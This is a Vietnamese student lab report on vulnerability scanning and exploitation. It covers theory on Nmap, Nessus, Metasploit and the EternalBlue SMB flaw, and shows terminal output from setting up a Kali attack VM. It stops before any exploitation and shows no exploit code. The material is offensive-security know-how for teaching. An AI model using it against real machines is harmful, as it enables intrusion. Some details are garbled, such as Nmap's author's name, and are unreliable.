


HỌC VIỆN CÔNG NGHỆ BƯU CHÍNH VIỄN THÔNG
KHOA AN TOÀN THÔNG TIN



Môn học: THỰC TẬP CƠ SỞ
BÁO CÁO BÀI THỰC HÀNH SỐ 11
TÌM KIẾM VÀ KHAI THÁC LỖ HỒNG

Sinh viên thực hiện: Lê Anh Tuấn

Mã sinh viên: B21DCAT205

Giảng viên: Ninh Thị Thu Trang

~ Hà Nội, tháng 4/2024 ~

Mục Lục

1	Mục đích	2
2	Nội dung thực hành.....	2
2.1	Tìm hiểu lý thuyết.....	2
2.1.1	Nmap	2
2.1.2	Zenmap.....	2
2.1.3	Nessus.....	3
2.1.4	Metasploit framework.....	3
2.1.5	Một số lỗ hổng, một số cổng dịch vụ quét được	4
2.1.6	Lỗ hổng mà Metasploit framework khai thác được EternalBlue	5
2.2	Nội dung thực hành.	5
2.2.1	Chuẩn bị môi trường	5
2.2.2	Kết quả cần đạt	16
3	Kết luận	26
4	Tài liệu tham khảo	26

Bài 11: Tìm kiếm và khai thác lỗ hổng

1 Mục đích

- Hiểu được các mối đe dọa và lỗ hổng.
- Hiểu được cách thức hoạt động của một số công cụ rà quét và tìm kiếm đe dọa và lỗ hổng như: nmap/zenmap, nessus, Metasploit framework.
- Biết cách sử dụng công cụ để tìm kiếm và khai thác các mối đe dọa, lỗ hổng bao gồm: nmap/zenmap, nessus, Metasploit framework.

2 Nội dung thực hành

2.1 Tìm hiểu lý thuyết

2.1.1 Nmap

Nmap (tên đầy đủ Network Mapper) là một công cụ bảo mật được phát triển bởi Floydor Vaskovitch. Nmap có mã nguồn mở, miễn phí, dùng để quét cổng và lỗ hổng bảo mật. Các chuyên gia quản trị mạng sử dụng Nmap để xác định xem thiết bị nào đang chạy trên hệ thống của họ, cũng như tìm kiếm ra các máy chủ có sẵn và các dịch vụ mà các máy chủ này cung cấp, đồng thời dò tìm các cổng mở và phát hiện các nguy cơ về bảo mật.

Nmap có thể được sử dụng để giám sát các máy chủ đơn lẻ cũng như các cụm mạng lớn bao gồm hàng trăm nghìn thiết bị và nhiều mạng con hợp thành.

Mặc dù Nmap đã không ngừng được phát triển, cải tiến qua nhiều năm và cực kỳ linh hoạt, nhưng nền tảng của nó vẫn là một công cụ quét cổng, thu thập thông tin bằng cách gửi các gói dữ liệu thô đến các cổng hệ thống. Sau đó nó lắng nghe và phân tích các phản hồi và xác định xem các cổng đó được mở, đóng hoặc lọc theo một cách nào đó, ví dụ như tường lửa. Các thuật ngữ khác được sử dụng để chỉ hoạt động quét cổng (port scanning) bao gồm dò tìm cổng (discovery) hoặc liệt kê cổng (enumeration).

Nmap có thể được sử dụng trong Linux, Mac hoặc Windows để định vị máy trên mạng. Sau khi NMAP được sử dụng để khám phá các máy trên mạng, nó cũng có thể được sử dụng để xác định cổng giao thức điều khiển truyền tải mở (TCP) và giao thức Datagram (UDP) mà máy đã mở. Nmap sẽ đưa ra một dấu hiệu của hệ điều hành mà máy từ xa đang sử dụng.

2.1.2 Zenmap

Zenmap là GUI frontend cho Nmap. Zenmap là một công cụ tốt cho những người không quen thuộc với cú pháp của Nmap. Zenmap sẽ cho phép bạn dễ dàng lưu các báo cáo về quét của bạn.

Zenmap cung cấp cho người dùng thông tin chi tiết về các máy mà họ đang quét. Chi tiết được bao gồm bởi Zenmap, bao gồm các thông điệp điệp ngữ là những lời chào được thực hiện cho các máy kết nối với một cổng.

Sử dụng thông tin được thu thập trong quá trình quét, Zenmap sẽ cung cấp cho kẻ tấn công xác định hệ điều hành máy từ xa. Khi kẻ tấn công xác định phiên bản của hệ điều hành và mức gói dịch vụ tương ứng, họ có thể tìm kiếm một khai thác hoạt động cho phiên bản cụ thể đó của hệ điều hành.

2.1.3 Nessus

Nessus là sản phẩm của công ty Tenable, là một công cụ dò quét lỗ hổng hệ thống, ứng dụng web và các thiết bị mạng rất mạnh.

- Nessus được sử dụng bởi rất nhiều chuyên gia đánh giá bảo mật. Với hệ thống các plug-in, cơ sở dữ liệu lỗ hổng luôn được cập nhật, Nessus là sự lựa chọn hàng đầu cho việc dò quét lỗ hổng.
- Nessus bao gồm có 4 phiên bản: Nessus Home, Nessus Professional, Nessus Manager và Nessus Cloud. Trong đó, Nessus Home là phiên bản miễn phí và giới hạn một số tính năng về đánh giá bảo mật.

2.1.4 Metasploit framework

Metasploit framework:

Metasploit framework là một framework khai thác. Phiên bản 3 của Metasploit được viết bằng Ruby và có khai thác cho Microsoft Windows, Mac OS X, Linux và Unix.

Một số khai thác dành cho bản thân các hệ điều hành và một số khác là dành cho các ứng dụng như Adobe Reader và Internet Explorer. Có một mô tả chi tiết về từng khai thác, giải thích phiên bản nào của hệ điều hành hoặc phần mềm ứng dụng dễ bị tổn thương.

Tính năng của Metasploit framework:

- Quét cổng để xác định các dịch vụ đang hoạt động trên server.
- Xác định các lỗ hổng dựa trên phiên bản của hệ điều hành và phiên bản các phần mềm cài đặt trên hệ điều hành đó.
- Thử nghiệm khai thác các lỗ hổng đã được xác định.

Thành phần của Metasploit framework:

- Hỗ trợ giao diện người dùng với 2 dạng:
- Console interface: Đây là giao diện sử dụng các dòng lệnh để cấu hình, kiểm tra do vậy tốc độ nhanh hơn và mềm dẻo hơn. Sử dụng file msfconsole.bat.
- Web interface: Giao tiếp với người dùng thông qua giao diện web. Sử dụng file msfweb.bat.

Environment:

- Global Environment: Được thực thi thông qua 2 câu lệnh setg và unsetg, những tùy chọn được gán ở đây sẽ mang tính toàn cục, được đưa vào tất cả các module khai thác.
- Temporary Environment: Được thực thi thông qua 2 câu lệnh set và unset, environment này chỉ được đưa vào module khai thác đang load hiện tại, không ảnh hưởng đến các module khai thác khác.
- Những thành phần nào có cấu hình giống nhau giữa các exploits module như là: LPORT, LHOST, PAYLOAD thì nên cấu hình ở chế độ ở Global Environment để không phải cấu hình lại nhiều lần.
- Ví dụ: msf> setg LPORT 80
 - msf> setg LHOST 172.16.8.2

2.1.5 Một số lỗ hổng, một số cổng dịch vụ quét được

Server Message Block (SMB): Server Message Block (SMB) là một giao thức chia sẻ file khá phổ biến trên nền tảng Windows của Microsoft. Nhờ vào giao thức SMB này mà các máy tính Windows kết nối với nhau trong cùng một lớp mạng hay trong cùng một Domain có thể chia sẻ file được với nhau. Cho đến nay, SMB còn có tên gọi khác là Common Internet File Sharing (CIFS).

Secure Sockets Layer (SSL): SSL là giao thức bảo mật có vai trò quan trọng trong đảm bảo sự riêng tư và toàn vẹn dữ liệu khi chúng được gửi – nhận trên môi trường Internet, đóng vai trò quan trọng trong mã hóa thông tin, dữ liệu khi duyệt web, ứng dụng web, email, tin nhắn và thoại qua IP. Nhờ được mã hóa trong suốt quá trình gửi và nhận, bên thứ 3 không thể xem được nội dung gói tin đã gửi. Chỉ cho đến khi đến đúng bên nhận thì những thông tin, dữ liệu đó mới được giải mã.

Một số cổng dịch vụ quét được:

Cổng 80 (HTTP)

– HTTP (Hypertext Transfer Protocol) là giao thức truyền tải siêu văn bản. Đây là giao thức tiêu chuẩn cho World Wide Web (www) để truyền tải dữ liệu dưới dạng văn bản, âm thanh, hình ảnh, video từ Web Server tới trình duyệt web của người dùng và ngược lại.

– HTTP là một giao thức ứng dụng của bộ giao thức TCP/IP (các giao thức nền tảng cho Internet). Bộ giao thức TCP/IP là một bộ các giao thức truyền thông cài đặt chồng giao thức mà Internet và hầu hết các mạng máy tính thương mại đang chạy trên đó. Bộ giao thức này được đặt theo tên hai giao thức chính là TCP (Transmission Control Protocol

– Giao thức điều khiển truyền vận) và IP (Internet Protocol – Giao thức Internet).

Cổng 21 (FTP)

– FTP viết tắt từ File Transfer Protocol, là một giao thức truyền tải tập tin từ máy tính này đến máy tính khác thông qua một mạng TCP hoặc qua mạng Internet. Thông qua giao thức TCP/IP thì giao thức này sẽ được dùng trong việc trao đổi dữ liệu trong mạng.

– Control connection (sử dụng port 21 – trên server): Khi phiên làm việc bắt đầu thì trong suốt quá trình diễn ra công việc thì tiến trình này sẽ kiểm soát kết nối và chỉ thực hiện nhiệm vụ các thông tin điều khiển đi qua trong suốt quá trình truyền dữ liệu.

Cổng 53 (DNS): DNS là viết tắt của cụm từ Domain Name System, mang ý nghĩa đầy đủ là hệ thống phân giải tên miền. Hiểu một cách ngắn gọn nhất, DNS cơ bản là một hệ thống chuyển đổi các tên miền website mà chúng ta đang sử dụng, ở dạng www.tenmien.com sang một địa chỉ IP dạng số tương ứng với tên miền đó và ngược lại.

2.1.6 Lỗ hổng mà Metasploit framework khai thác được EternalBlue

EternalBlue là một mã khai thác thông tin, dựa vào lỗ hổng của giao thức SMB thông qua cổng 445. Ban đầu, EternalBlue được phát triển bởi Cục An Ninh Quốc Gia Hoa Kỳ (NSA). Tên đầy đủ tiếng Anh là U.S. National Security Agency. Nhưng sau đó, nó bị rò rỉ bởi nhóm Hacker The Shadow rokens vào năm 2017. Cũng trong cùng năm đó. Một đợt tấn công quy mô lớn của Virus mã hoá dữ liệu – Ransomware, nhằm vào các máy tính chạy Windows của Microsoft, diễn ra trên toàn thế giới. Trong đó, nổi tiếng nhất vẫn là virus WannaCry. Cho đến nay mặc dù lỗ hổng này đã được vá bởi Microsoft bằng bản cập nhật bảo mật MS17-010. Tuy nhiên, trên thế giới một số lượng lớn máy tính đang chạy Hệ điều hành Windows vẫn còn tồn tại lỗ hổng này. Lỗ hổng này được công bố trong CVE-2017-0144. (Windows SMB Remote Code Execution Vulnerability). Lỗ hổng này vô cùng nguy hiểm và rất dễ dàng bị khai thác. Điều đáng nói là để tấn công qua lỗ hổng giao thức SMB này. Hacker không cần phải gửi hay lừa cho nạn nhân tải về hoặc chạy bất kỳ một virus độc hại nào đó. Tức là nạn nhân cho dù không làm gì cả nhưng vẫn bị hacker dễ dàng tấn công chiếm quyền điều khiển máy tính mà không hề hay biết.

2.2 Nội dung thực hành.

2.2.1 Chuẩn bị môi trường

– Cài đặt nmap: Đã có sẵn



The screenshot shows a Kali Linux terminal window. The title bar indicates the active window is 'B21DCAT205-LeAnhTuan-Kali-Attack-Internal'. The terminal prompt is 'kali@B21DCAT205-LeAnhTuan-Kali-Attack-Internal: ~'. The user has entered the command 'nmap --version', and the output is displayed as follows:

```
(kali@B21DCAT205-LeAnhTuan-Kali-Attack-Internal)-[~]  
$ nmap --version  
Nmap version 7.94SVN ( https://nmap.org )  
Platform: x86_64-pc-linux-gnu  
Compiled with: liblua-5.4.6 openssl-3.1.4 libssh2-1.11.0 libz-1.2.13 libpcr2-10.42 libpcap-1.10.4 nmap-libdnet-1.12 ipv6  
Compiled without:  
Available nsock engines: epoll poll select
```

Hình 1: Kiểm tra phiên bản nmap


- Cài đặt Metasploit framework: Đã có sẵn

```
kali@B21DCAT205-LeAnhTuan-Kali-Attack-Internal: ~  
File Actions Edit View Help  
  
(kali@B21DCAT205-LeAnhTuan-Kali-Attack-Internal)-[~]  
$ msfconsole  
Metasploit tip: View a module's description using info, or the enhanced  
version in your browser with info -d  
  
      (( _ _ _ ))  
     ( ) 0 0 ( )  
       |   |  
    o_o | M S F |  
       | | WW | *  
       ||| |||  
  
Home  
=[ metasploit v6.3.55-dev ]  
+ -- ==[ 2397 exploits - 1235 auxiliary - 422 post ]  
+ -- ==[ 1388 payloads - 46 encoders - 11 nops ]  
+ -- ==[ 9 evasion ]  
  
Metasploit Documentation: https://docs.metasploit.com/  
  
msf6 > version  
Framework: 6.3.55-dev  
Console : 6.3.55-dev  
msf6 >
```


Hình 2: Kiểm tra phiên bản msf

- Nessus:

- Tải Nessus:



Hình 3: Truy cập trang chủ của Tenable



```
(kali@B21DCAT205-LeAnhTuan-Kali-Attack-Internal)-[~/Downloads]
$ sudo dpkg -i Nessus-10.7.2-ubuntu1404_amd64.deb
sudo: unable to resolve host B21DCAT205-LeAnhTuan-Kali-Attack-Internal: Name or service not known
[sudo] password for kali:
Selecting previously unselected package nessus.
(Reading database ... 404194 files and directories currently installed.)
Preparing to unpack Nessus-10.7.2-ubuntu1404_amd64.deb ...
Unpacking nessus (10.7.2) ...
Setting up nessus (10.7.2) ...
HMAC : (Module_Integrity) : Pass
SHA1 : (KAT_Digest) : Pass
SHA2 : (KAT_Digest) : Pass
SHA3 : (KAT_Digest) : Pass
TDES : (KAT_Cipher) : Pass
AES_GCM : (KAT_Cipher) : Pass
AES_ECB_Decrypt : (KAT_Cipher) : Pass
RSA : (KAT_Signature) : RNG : (Continuous_RNG_Test) : Pass
Pass
ECDSA : (PCT_Signature) : Pass
ECDSA : (PCT_Signature) : Pass
DSA : (PCT_Signature) : Pass
TLS13_KDF_EXTRACT : (KAT_KDF) : Pass
TLS13_KDF_EXPAND : (KAT_KDF) : Pass
TLS12_PRF : (KAT_KDF) : Pass
PBKDF2 : (KAT_KDF) : Pass
SSHKDF : (KAT_KDF) : Pass
KBKDF : (KAT_KDF) : Pass
HKDF : (KAT_KDF) : Pass
SSKDF : (KAT_KDF) : Pass
X963KDF : (KAT_KDF) : Pass
X942KDF : (KAT_KDF) : Pass
HASH : (DRBG) : Pass
CTR : (DRBG) : Pass
HMAC : (DRBG) : Pass
DH : (KAT_KA) : Pass
ECDH : (KAT_KA) : Pass
RSA_Encrypt : (KAT_AsymmetricCipher) : Pass
RSA_Decrypt : (KAT_AsymmetricCipher) : Pass
RSA_Decrypt : (KAT_AsymmetricCipher) : Pass
INSTALL PASSED
Unpacking Nessus Scanner Core Components...
^[[B^[[B^[[B
- You can start Nessus Scanner by typing /bin/systemctl start nessusd.service
- Then go to https://B21DCAT205-LeAnhTuan-Kali-Attack-Internal:8834/ to configure your scanner

(kali@B21DCAT205-LeAnhTuan-Kali-Attack-Internal)-[~/Downloads]
$
```


To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

1 26°C

Hình 4: Cài đặt bằng công cụ quản lý gói Debian

Khởi động Nessus bằng lệnh `/bin/systemctl start nessusd.service`

Kiểm tra trạng thái của Nessus bằng lệnh **sudo systemctl status nessusd.service**



```
kali@B21DCAT205-LeAnhTuan-Kali-Attack-Internal: ~/Downloads
$ /bin/systemctl start nessusd.service

(kali@B21DCAT205-LeAnhTuan-Kali-Attack-Internal)-[~/Downloads]
$ sudo systemctl status nessusd.service
sudo: unable to resolve host B21DCAT205-LeAnhTuan-Kali-Attack-Internal: Name or service not known
● nessusd.service - The Nessus Vulnerability Scanner
   Loaded: loaded (/usr/lib/systemd/system/nessusd.service; disabled; preset: disabled)
   Active: active (running) since Sat 2024-04-13 09:59:44 EDT; 2min 1s ago
     Main PID: 23730 (nessus-service)
        Tasks: 14 (limit: 2263)
      Memory: 185.9M (peak: 186.2M)
         CPU: 1min 47.553s
       CGroup: /system.slice/nessusd.service
              └─23730 /opt/nessus/sbin/nessus-service -q
                 23731 nessusd -q


Apr 13 09:59:44 B21DCAT205-LeAnhTuan-Kali-Attack-Internal systemd[1]: Started nessusd.service - The Nessus Vulnerability Scanner
Apr 13 10:00:02 B21DCAT205-LeAnhTuan-Kali-Attack-Internal nessus-service[23731]: Cached 0 plugin libs in 0msec
Apr 13 10:00:02 B21DCAT205-LeAnhTuan-Kali-Attack-Internal nessus-service[23731]: Cached 0 plugin libs in 0msec
lines 1-14/14 (END)
```

Hình 5:Trang thái hoạt động Nessus

Để truy cập vào web của **Nessus**, nếu bạn đã đổi tên host thì phải làm thêm các bước sau mới có thể truy cập được.

Sử dụng câu lệnh **sudo nano /etc/hosts**

